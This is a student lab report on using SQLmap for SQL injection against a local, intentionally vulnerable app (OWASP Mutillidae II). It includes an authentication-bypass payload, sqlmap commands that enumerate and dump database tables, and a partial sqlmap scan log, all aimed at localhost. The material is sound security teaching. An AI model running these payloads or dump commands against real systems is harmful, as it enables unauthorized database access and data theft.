WAS Experiment 08

Aim: Performing SQL Injection using SQLmap

Learning Objective: To demonstrate the detection and controlled exploitation of SQL Injection vulnerabilities using SQLmap against an intentionally vulnerable web application and understand how automated SQL Injection testing can identify database-related security weaknesses.

Learning Objectives:
After completing this experiment, students will be able to:

- Understand the concept of SQL Injection.
- Understand the purpose of SQLmap.
- Identify injectable parameters in a web application.
- Use SQLmap to test an authorized target for SQL Injection.
- Identify the database management system used by a vulnerable application.
- Enumerate databases and tables in a controlled environment.
- Understand SQLmap's automated testing capabilities.
- Analyze SQL Injection results.
- Apply appropriate measures to prevent SQL Injection.

Tools: Kali Linux, SQLmap, Burp Suite, Web Browser-Firefox, MySQL / MariaDB database and Local or intentionally vulnerable web application.

Theory:

Introduction

Web applications frequently use databases to store information such as usernames, passwords, customer records, and application data.
When an application directly incorporates user-supplied input into SQL queries without proper parameterization, an attacker may be able to manipulate the query.
This vulnerability is known as SQL Injection (SQLi).
The original practical PDF explains that SQL Injection occurs when user input is directly inserted into SQL queries, allowing an attacker to manipulate the query and potentially bypass authentication, retrieve information, or modify database records.

What is SQLmap?

SQLmap is an open-source penetration-testing tool designed to automate the detection and exploitation of SQL Injection vulnerabilities.
It can assist authorized security testers with tasks such as:

- Detecting SQL Injection.
- Identifying the database management system.
- Enumerating databases.
- Enumerating tables.
- Enumerating columns.
- Retrieving data from an authorized test database.

SQLmap is included in Kali Linux.

How SQL Injection Works

Consider a vulnerable application that constructs a query using user input:

```
SELECT * FROM users
WHERE username='$username'
AND password='$password';
```

If input is not properly handled, an attacker may manipulate the SQL query.

For example, the original PDF demonstrates an authentication-bypass payload:

```
' OR '1'='1' --
```

This causes the condition '1'='1' to evaluate as true and can bypass authentication in a vulnerable application.

Types of SQL Injection

The source experiment identifies the following types:

1. Authentication Bypass
2. Union-Based SQL Injection
3. Error-Based SQL Injection
4. Blind SQL Injection
5. Time-Based SQL Injection

Procedure:

Step 1: Start Kali Linux

Start Kali Linux and open the Terminal.

Verify that SQLmap is installed:

```
sqlmap --version
```

Expected Output:

The installed SQLmap version is displayed.

Step 2: Start the Vulnerable Web Application

Start the intentionally vulnerable web application used for the laboratory.

For a local PHP/MySQL application, ensure that the required web server and database services are running.

For example, the target may be accessible through:

```
http://localhost/SQLInjectionLab/
```

Expected Output:

The vulnerable web application is accessible through the browser.

Step 3: Identify a Test Parameter

Open the authorized application and identify a URL parameter that is used by the application.

For example:

http://localhost/SQLInjectionLab/search.php?id=1

Here:

id=1

is the parameter being tested.

Expected Output:

A parameter suitable for authorized SQL Injection testing is identified.

Step 4: Test the Parameter with SQLmap

Run SQLmap against the authorized laboratory URL:

sqlmap -u "http://localhost/SQLInjectionLab/search.php?id=1"

SQLmap analyzes the parameter and attempts to determine whether it is injectable.

Expected Output:

SQLmap reports whether the parameter appears to be vulnerable to SQL Injection.

Step 5: Identify the Database Management System

If SQL Injection is detected, SQLmap can identify the database management system.

For example:

sqlmap -u "http://localhost/SQLInjectionLab/search.php?id=1" --dbms=mysql

Expected Output:

SQLmap tests the target using the specified database management system.

Step 6: Enumerate Databases

In the controlled laboratory environment, enumerate the databases:

sqlmap -u "http://localhost/SQLInjectionLab/search.php?id=1" --dbs

Expected Output:

SQLmap displays the databases accessible through the vulnerable SQL Injection point.

Step 7: Identify Tables

Select the authorized test database and enumerate its tables.

For example:

sqlmap -u "http://localhost/SQLInjectionLab/search.php?id=1" -D studentdb --tables

Expected Output:

SQLmap displays the tables contained within the selected database.

Step 8: Identify Columns

Select a table and identify its columns.

For example:

sqlmap -u "http://localhost/SQLInjectionLab/search.php?id=1" -D studentdb -T users --columns

Expected Output:

SQLmap displays the columns belonging to the selected table.

Step 9: Retrieve Test Data

In the authorized laboratory database, retrieve the contents of the test table:

sqlmap -u "http://localhost/SQLInjectionLab/search.php?id=1" -D studentdb -T users --dump

Expected Output:

SQLmap displays the records available in the selected test table.

Step 10: Analyze the Results


Analyze the SQLmap output and identify:


- Whether SQL Injection was detected.
- The injectable parameter.
- Database management system.
- Available databases.
- Tables.
- Columns.
- Retrieved test records.


Expected Output:


The structure and contents of the authorized test database are displayed.


Outputs:


127.0.0.1:8081/index.php?page=add-to-your-blog.php
OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: testuser (Test account for security lab)
Welcome To The Blog
SQLMAP Practice
SQLMAP Practice Targets
Login
View Someones Blog
User Info (SQL)


Kali Linux [Running] - Oracle VirtualBox
OWASP Mutillidae II: Keep Calm and Pwn On
SQLMap Practice Targets
Back
Help Me!
Hints and Videos
SQLMap Practice Targets
Several pages in this training environment have SQL injection flaws added. A few listed below are the easiest on which to practice using sqlmap; an advanced, automated sql injection audit tool.
Login
View Someones Blog
User Info
A video using SQLMap against the OWASP Mutillidae II login page is available on the webpwnized YouTube channel. Additional help is available on the bottom of this page when the "Hints" are enabled.
Browser: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
PHP Version: 5.5.9-1ubuntu4.25


OWASP Mutillidae II: Keep Calm and Pwn On
SQLMap Practice Targets
Back
Help Me!
Hints and Videos
SQLMap Practice Targets
Several pages in this training environment have SQL injection flaws added. A few listed below are the easiest on which to practice using sqlmap; an advanced, automated sql injection audit tool.
Login
View Someones Blog
A video using SQLMap against the OWASP Mutillidae II login page is available on the webpwnized YouTube channel. Additional help is available on the bottom of this page when the "Hints" are enabled.
Browser: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
PHP Version: 5.5.9-1ubuntu4.25


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
http://127.0.0.1:8081/index.php?page=user-info.php&username=testuser&password=Test%4012345&user-info-php-submit-button=View+Account+Details
OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: testuser (Test account for security lab)
User Lookup (SQL)
Back
Help Me!
Hints and Videos
Switch to SOAP Web Service version
Switch to XPath version
Please enter username and password to view account details
Name
Password
View Account Details
Don't have an account? Please register here
Results for "testuser". 1 records found.
Username=testuser
Password=Test@12345
Signature=Test account for security lab
Browser: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
PHP Version: 5.5.9-1ubuntu4.25


Session Actions Edit View Help
(kali㉿kali)-[~]
$ sqlmap -u "http://127.0.0.1:8081/index.php?page=user-info.php&username=testuser&password=Test%40123456&user-info-php-submit-button=View+Account+Details" -p username,password --batch --dbs
{1.9.11#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:27:06 /2026-08-26/
[16:27:06] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=bf11tloa93d...gae9li6lo0;showhints=1'). Do you want to use those [Y/n] Y
[16:27:07] [INFO] testing if the target URL content is stable
[16:27:07] [INFO] target URL content is stable
[16:27:07] [INFO] heuristic (basic) test shows that GET parameter 'username' might be injectable (possible DBMS: 'MySQL')
[16:27:08] [INFO] heuristic (XSS) test shows that GET parameter 'username' might be vulnerable to cross-site scripting (XSS) attacks
[16:27:08] [INFO] testing for SQL injection on GET parameter 'username'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[16:27:08] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:27:08] [WARNING] reflective value(s) found and filtering out
[16:27:12] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[16:27:13] [INFO] testing 'Generic inline queries'
[16:27:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[16:27:27] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[16:27:29] [INFO] GET parameter 'username' appears to be 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)' injectable (with --string="Signature=")
[16:27:29] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[16:27:30] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[16:27:30] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[16:27:30] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[16:27:31] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[16:27:31] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[16:27:31] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[16:27:32] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'



Observation:

The following observations are made:

1. SQLmap can automatically test parameters for SQL Injection.
2. SQLmap can identify the database management system.
3. SQLmap can enumerate databases and tables when the vulnerability permits it.
4. SQLmap can identify columns within selected tables.
5. SQLmap can retrieve data from an authorized vulnerable database.
6. Automated tools can significantly simplify SQL Injection testing.
7. SQL Injection can expose sensitive database information when applications construct SQL queries insecurely.

The original experiment similarly demonstrates that direct concatenation of user input into SQL queries can result in authentication bypass, while Prepared Statements prevent injected input from being interpreted as SQL code.

Result and Discussion:

The experiment successfully demonstrated the use of SQLmap for detecting and exploiting SQL Injection in a controlled laboratory environment.

SQLmap was used to test an authorized web application's parameter for SQL Injection and, after identifying the vulnerability, to enumerate database information and retrieve data from the test database.

The experiment demonstrates the risks associated with dynamically constructed SQL queries. SQL Injection can result in unauthorized access, disclosure of confidential information, modification or deletion of database records, and potentially compromise of the web application.

Conclusion:

This experiment demonstrated how SQLmap can be used to detect and perform controlled SQL Injection testing against an intentionally vulnerable web application.

The experiment showed how SQLmap can identify injectable parameters and, in an authorized laboratory environment, enumerate databases, tables, and columns.

The experiment also emphasized that insecure SQL query construction can expose databases to unauthorized access. Using Prepared Statements (Parameterized Queries) and proper input validation is essential for preventing SQL Injection.

Viva Questions:

1. What is SQL Injection?
2. What is SQLmap?
3. What is the purpose of the -u option in SQLmap?

For Faculty Use:

Correction Parameters	**Formative Assessment [40%]**	**Timely completion of Practical [40%]**	**Attendance / Learning Attitude [20%]**	
Marks Obtained				